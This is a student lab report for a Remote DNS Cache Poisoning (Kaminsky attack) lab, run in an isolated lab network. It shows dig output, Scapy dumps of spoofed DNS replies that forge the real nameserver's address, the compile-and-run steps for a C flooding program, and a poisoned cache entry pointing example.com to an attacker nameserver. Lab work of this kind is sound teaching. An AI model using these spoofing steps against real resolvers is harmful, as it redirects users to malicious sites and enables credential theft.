COMPUTER NETWORK SECURITY LABORATORY

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
Remote DNS Cache Poisoning Attack Lab

Lab Environment Setup



Verification of the DNS setup

On the victim terminal :

- # dig ns.attacker32.com
- Getting the IP address of ns.attacker32.com
- We are checking whether Attacker Nameserver working properly.

```
User:PES1UG20CS825:Prem Sagar J S/
#dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 40803
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 2afede0211a7959701000000634ac87f9c35285e59907497 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A
```

```
;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 16 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Oct 15 14:49:35 UTC 2022
```

On the victim terminal

- Getting the IP address of www.example.com
- Running the commands:
  - # dig www.example.com
- Getting the IP address of the www.example.com from the domain's official nameserver

```
User:PES1UG20CS825:Prem Sagar J S/
#dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52771
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 942594ce99b1063e01000000634ac916fb0bbb6ac2edfa93 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 1644 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Oct 15 14:52:06 UTC 2022
```

On the victim terminal

- Getting the IP address of www.example.com
- Running the commands:
  - # dig @ns.attacker32.com www.example.com
- Getting the IP address of the www.example.com from the Attacker's nameserver

```
User:PES1UG20CS825:Prem Sagar J S/
#dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59656
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: b381f416a67a0a1201000000634ac94e92f7ec6c845b0d50 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A
```

```
;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
```

The Attack Tasks

The main objective of DNS attacks is to redirect the user to another machine B when the user tries to get to machine A using A's host name. For example, assuming www.example.com is an online banking site.

When the user tries to access this site using the correct URL www.example.com, if the adversaries can redirect the user to a malicious web site that looks very much like www.example.com, the user might be fooled and give away his/her credentials to the attacker

Task overview

Implementing the Kaminsky attack is quite challenging, so we break it down into several sub-tasks.

In Task 1, we construct the DNS request for a random hostname in the example.com domain.

In Task 2, we construct a spoofed DNS reply from example.com's nameserver.

In Task 3, we put everything together to launch the Kaminsky attack.

Finally in Task 4, we verify the impact of the attack.

Task 1: Construct DNS request

On the attacker terminal :

- We are trying to trigger the target DNS server to send out DNS queries, so we have a chance to spoof DNS replies.

- Since we need to try many times before we can succeed, it is better to automate the process using a program.


- Running the program using the command

- **# python3 generate_dns_query.py**

```
Attacker:PES1UG20CS825:Prem Sagar J S/volumes/Code
#python3 generate_dns_query.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = None
  src       = 1.2.3.4
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = 12345
     dport     = domain
     len       = None
     chksum    = 0x0
```

Wireshark Output :

- Viewing the packets being sent and received.



Task 2: Spoof DNS Replies

On the attacker terminal :

- As an attacker we need to spoof DNS replies in the Kaminsky attack.
- Since our target is example.com, we need to spoof the replies from this domain's nameserver.

- We are first finding the IP addresses of the name servers of the example.com domain.

- These IP addresses are used as the source IP addresses for the spoofed replies.

 # dig NS example.com

```
Attacker:PES1UG20CS825:Prem Sagar J S/volumes/Code
#dig NS example.com

; <<>> DiG 9.16.1-Ubuntu <<>> NS example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13975
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1280
;; QUESTION SECTION:
;example.com.                   IN      NS

;; ANSWER SECTION:
example.com.            20010   IN      NS      b.iana-servers.net.
example.com.            20010   IN      NS      a.iana-servers.net.

;; Query time: 103 msec
;; SERVER: 192.168.223.181#53(192.168.223.181)
;; WHEN: Sat Oct 15 15:05:08 UTC 2022
```

 # dig +short a [example.com name server's name]

```
Attacker:PES1UG20CS825:Prem Sagar J S/volumes/Code
#dig +short a
i.root-servers.net.
j.root-servers.net.
k.root-servers.net.
l.root-servers.net.
m.root-servers.net.
a.root-servers.net.
b.root-servers.net.
c.root-servers.net.
d.root-servers.net.
e.root-servers.net.
f.root-servers.net.
g.root-servers.net.
h.root-servers.net.
Attacker:PES1UG20CS825:Prem Sagar J S/volumes/Code
#
```

On the attacker terminal :


- Running program to spoof the DNS replies.

 # python3 generate_dns_reply.py

```
Attacker:PES1UG20CS825:Prem Sagar J S/volumes/Code
#python3 generate_dns_reply.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = 0x0
  src       = 199.43.135.53
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = domain
     dport     = 33333
     len       = None
     chksum    = 0x0
###[ DNS ]###
```

Wireshark Output :

- Viewing the packets that are being sent and received during the process.



Task 3: Launch the Kaminsky Attack

As an we need to send out many spoofed DNS replies, hoping one of them hits the correct transaction number and arrives sooner than the legitimate replies.

speed is essential: the more packets we can send out, the higher the success rate is.

On the Host VM :

- Compiling the C code of kaminsky attack in the host machine.
- Using the command

- **# gcc -o kaminsky attack.c**

```
[10/15/22]seed@VM:~/.../Code$ gcc -o kaminsky attack.c
[10/15/22]seed@VM:~/.../Code$ ls
attack.c                generate_dns_reply.py  ip_resp.bin
generate_dns_query.py   ip_req.bin             kaminsky
[10/15/22]seed@VM:~/.../Code$
```

On the attacker terminal :


- Runing the attack code using the below command :


  - **# ./kaminsky**

```
Attacker:PES1UG20CS825:Prem Sagar J S/volumes/Code
#./kaminsky
name: tzohj, id:0
name: urcoa, id:500
name: xsdoa, id:1000
name: wkrro, id:1500
name: pauao, id:2000
name: rahdg, id:2500
name: hwhvg, id:3000
name: qrzvg, id:3500
name: zuafi, id:4000
name: absts, id:4500
name: ikucm, id:5000
name: jvmsa, id:5500
name: uzybw, id:6000
name: euoer, id:6500
name: wflwk, id:7000
name: tylnt, id:7500
name: fvgaz, id:8000
name: slwhd, id:8500
name: wbeuf, id:9000
```

Wireshark Output :

- Packets being send out and received during the attack.
- There are huge amount of packets being sent out during the process as you can see in the wireshark snapshot.





On the local DNS server :

Check the DNS cache

- we need to check the dump.db file to see whether our spoofed DNS response has been successfully accepted by the DNS server.

- Running the command :
  - # **rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db**

```
Local-DNS-Server:PES1UG20CS825:Prem Sagar J S/
#rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      862460  A       10.9.0.153
example.com.            776210  NS      ns.attacker32.com.
; ns.attacker32.com [v4 TTL 1726] [v4 success] [v6 unexpected]
Local-DNS-Server:PES1UG20CS825:Prem Sagar J S/
#
```

Task 4: Result Verification

If the attack is successful, in the local DNS server's DNS cache, the NS record for example.com will become ns.attacker32.com.

When this server receives a DNS query for any hostname inside the example.com domain, it will send a query to ns.attacker32.com, instead of sending to the domain's legitimate nameserver.

On the victim :

- **# dig www.example.com**

```
User:PES1UG20CS825:Prem Sagar J S/
#dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41361
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 147172babcd1777a01000000634acee573429651aab70a50 (good)
```


```
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Oct 15 15:16:53 UTC 2022
```

 # dig @ns.attacker32.com www.example.com

```
User:PES1UG20CS825:Prem Sagar J S/
#dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12428
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: ac60190ae96a1e9d01000000634acf06d176fac50202c055 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 4 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
```

Wireshark Output:

- Wireshark view of packets being transferred.



- As you can see IP addresses for www.example.com is the be same for both commands, and it should be whatever i have included in the zone file on the Attacker nameserver that is 1.2.3.5 .